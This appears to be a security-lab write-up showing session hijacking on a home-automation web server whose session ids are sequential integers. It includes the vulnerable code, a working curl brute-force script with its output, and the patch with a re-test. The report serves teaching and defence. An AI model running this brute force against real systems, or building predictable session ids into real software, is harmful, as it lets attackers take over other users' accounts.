Attack Report 2: Session Hijacking

Oct 4, 2026 · Md Nasif Sarwar

This report shows how the @home server's predictable, non-expiring session ids let an attacker take over another user's logged-in session without stealing any credentials.

The vulnerability

In `httpd.js`, session ids come from one counter:

```
let sessions = {};
let nextSessionId = 1;

function createPreSession() {
  const id = String(nextSessionId);
  nextSessionId += 1;
  sessions[id] = null;
  return id;
}
```


Every time anyone loads `/login`, this counter hands out the next integer as a session id - 1, 2, 3, 4... starting fresh from 1 each time the server restarts. There is no randomness at all. Once a session is upgraded to a real login (`sessions[id] = username`), it also never expires on its own - only `/logout` removes it.

This means an attacker who is logged in themselves (or who just watches the counter go up) can simply try nearby small integers as their own `athome-session` cookie value and land on another user's active session - no password, no credential theft, just guessing.


Exploit 1: guessing the session id

Setup: two browser identities. A "victim" in a normal window, logged in as `daniel` / `fisksoppa`, and an "attacker" in a separate Incognito window that never submits any credentials at all.

The victim's real, authenticated session id was read straight out of DevTools (Application -> Cookies): `athome-session = 28`.



In the attacker's Incognito window, the only cookie present was the server's own auto-issued pre-session value from loading the page once. That value was manually overwritten in DevTools to `28` - the victim's guessed id - and the page was reloaded.



The result: full access to the victim's session - temperature readings, light controls, logout button, everything - without the attacker ever typing a username or password. The only thing that made this possible is that session ids are small sequential integers (`let nextSessionId = 1; nextSessionId += 1;`), so a nearby value is a trivial guess, not a cryptographic challenge.

A side effect worth noting from testing this: every *failed* guess silently redirects to `/login`, which immediately mints and overwrites the cookie with a brand-new pre-session id. In practice this means a real attacker brute-forcing ids would need to re-set

their cookie between every single guess, since the server resets it for them on each miss - slower than a naive brute-force, but not a real defense, since the valid range is still just small sequential integers.

Exploit 2: scripted brute force

Exploit 1 guessed one value by hand in DevTools. This one automates the guess: a small shell script (`session_bruteforce.sh`) sends `GET /` with a different `athome-session` cookie value on every request, over a range of ids, and reports which ones get a 200 (authenticated) versus a 302 (bounced to `/login`).

```
for id in $(seq "$LOW" "$HIGH"); do
  code=$(curl -sk -o /tmp/bf_response.html -w "%{http_code}" \
    -H "Cookie: athome-session=$id" "$TARGET")
  if [ "$code" = "200" ]; then
    echo "HIT  id=$id  -> HTTP $code (authenticated page served)"
  else
    echo "miss id=$id  -> HTTP $code"
  fi
done
```

Run against a freshly restarted server (one victim logged in beforehand, real session id 1) over the range 1-20:

```
nasif@Nasifs-MacBook-Air Unpatched % chmod +x session_bruteforce.sh
   ./session_bruteforce.sh 1 20
Brute forcing athome-session ids 1..20 against https://localhost:8000/
------------------------------------------------------------
HIT  id=1  -> HTTP 200 (authenticated page served)
miss id=2  -> HTTP 302
miss id=3  -> HTTP 302
miss id=4  -> HTTP 302
miss id=5  -> HTTP 302
miss id=6  -> HTTP 302
miss id=7  -> HTTP 302
miss id=8  -> HTTP 302
miss id=9  -> HTTP 302
miss id=10  -> HTTP 302
miss id=11  -> HTTP 302
miss id=12  -> HTTP 302
miss id=13  -> HTTP 302
miss id=14  -> HTTP 302
miss id=15  -> HTTP 302
miss id=16  -> HTTP 302
miss id=17  -> HTTP 302
miss id=18  -> HTTP 302
miss id=19  -> HTTP 302
miss id=20  -> HTTP 302
------------------------------------------------------------
Done.
nasif@Nasifs-MacBook-Air Unpatched %
```

One clean hit, no manual cookie editing, no credentials guessed - just a loop over small integers. This is the realistic version of the attack: a real attacker wouldn't sit in DevTools trying values one at a time, they'd run exactly this kind of script, and a range of even a few hundred ids takes well under a second against a server with no rate limiting. Nothing in `httpd.js` throttles repeated requests or repeated failed session attempts, so this scales to any id range trivially.

Note on scope

Exploits 1 and 2 above already prove the vulnerability two independent ways: guessing one value by hand, and scripting a range. A third variant - reusing a session after the victim's browser is closed entirely rather than logged out - would demonstrate the same root cause again (sessions never expire server-side, nothing but `/logout` removes them: see `handleLogout()` in `httpd.js`, the only place anything is ever deleted from `sessions`). Noted here for completeness rather than demonstrated separately, to keep this report focused.

Patch and re-test

Three changes in `httpd.js` fix the root cause (predictable, non-expiring, fixation-prone sessions):

```
// unguessable session ids instead of a sequential counter
function createPreSession() {
  const id = crypto.randomBytes(32).toString('hex');
  sessions[id] = { username: null, lastSeen: Date.now() };
  return id;
}

// sessions go stale after 15 minutes of no activity
const SESSION_TIMEOUT_MS = 15 * 60 * 1000;
function isAuthenticated(req) {
  const id = getSessionId(req);
  const session = id && sessions[id];
  if (!session || !session.username) return false;
  if (Date.now() - session.lastSeen > SESSION_TIMEOUT_MS) {
    delete sessions[id];
    return false;
  }
  session.lastSeen = Date.now();
  return true;
}

// HttpOnly/Secure/SameSite on the cookie itself
function setSessionCookie(res, id) {
  res.setHeader('Set-Cookie', `athome-session=${id}; Path=/; HttpOnly;
Secure; SameSite=Strict`);
}
```

A fourth change closes a side door: on successful login the server now mints a **brand new** session id and discards the old pre-session, instead of upgrading the id already on the request. This stops session fixation - an attacker handing a victim a pre-chosen session id before they log in no longer works, because login never keeps that id.

Exploit 1 re-tried: guessing small integers (`1` , `2` , `3` ...) as `athome-session` against the patched server has nothing to land on anymore - real session ids are 256-bit random hex, not sequential numbers, so there's no pattern left to guess.

Exploit 2 re-tried: the same `session_bruteforce.sh` script, same range (1-50), against the patched server:

```
nasif@Nasifs-MacBook-Air Patched % ./session_bruteforce.sh 1 50
Brute forcing athome-session ids 1..50 against https://localhost:8000/
------------------------------------------------------------
miss id=1  -> HTTP 302
miss id=2  -> HTTP 302
miss id=3  -> HTTP 302
miss id=4  -> HTTP 302
miss id=5  -> HTTP 302
miss id=6  -> HTTP 302
miss id=7  -> HTTP 302
miss id=8  -> HTTP 302
miss id=9  -> HTTP 302
miss id=10  -> HTTP 302
miss id=11  -> HTTP 302
miss id=12  -> HTTP 302
miss id=13  -> HTTP 302
miss id=14  -> HTTP 302
miss id=15  -> HTTP 302
miss id=16  -> HTTP 302
miss id=17  -> HTTP 302
miss id=18  -> HTTP 302
miss id=19  -> HTTP 302
miss id=20  -> HTTP 302
miss id=21  -> HTTP 302
miss id=22  -> HTTP 302
miss id=23  -> HTTP 302
miss id=24  -> HTTP 302
miss id=25  -> HTTP 302
miss id=26  -> HTTP 302
miss id=27  -> HTTP 302
miss id=28  -> HTTP 302
miss id=29  -> HTTP 302
miss id=30  -> HTTP 302
miss id=31  -> HTTP 302
miss id=32  -> HTTP 302
miss id=33  -> HTTP 302
miss id=34  -> HTTP 302
miss id=35  -> HTTP 302
miss id=36  -> HTTP 302
miss id=37  -> HTTP 302
miss id=38  -> HTTP 302
miss id=39  -> HTTP 302
miss id=40  -> HTTP 302
miss id=41  -> HTTP 302
miss id=42  -> HTTP 302
miss id=43  -> HTTP 302
miss id=44  -> HTTP 302
miss id=45  -> HTTP 302
miss id=46  -> HTTP 302
miss id=47  -> HTTP 302
miss id=48  -> HTTP 302
```

```
miss id=49  -> HTTP 302
miss id=50  -> HTTP 302
```

All 50 misses, where the unpatched run above got a hit on the very first try. Against random 256-bit ids the brute-force approach doesn't just get slower, it's computationally infeasible - no realistic request rate gets through that keyspace.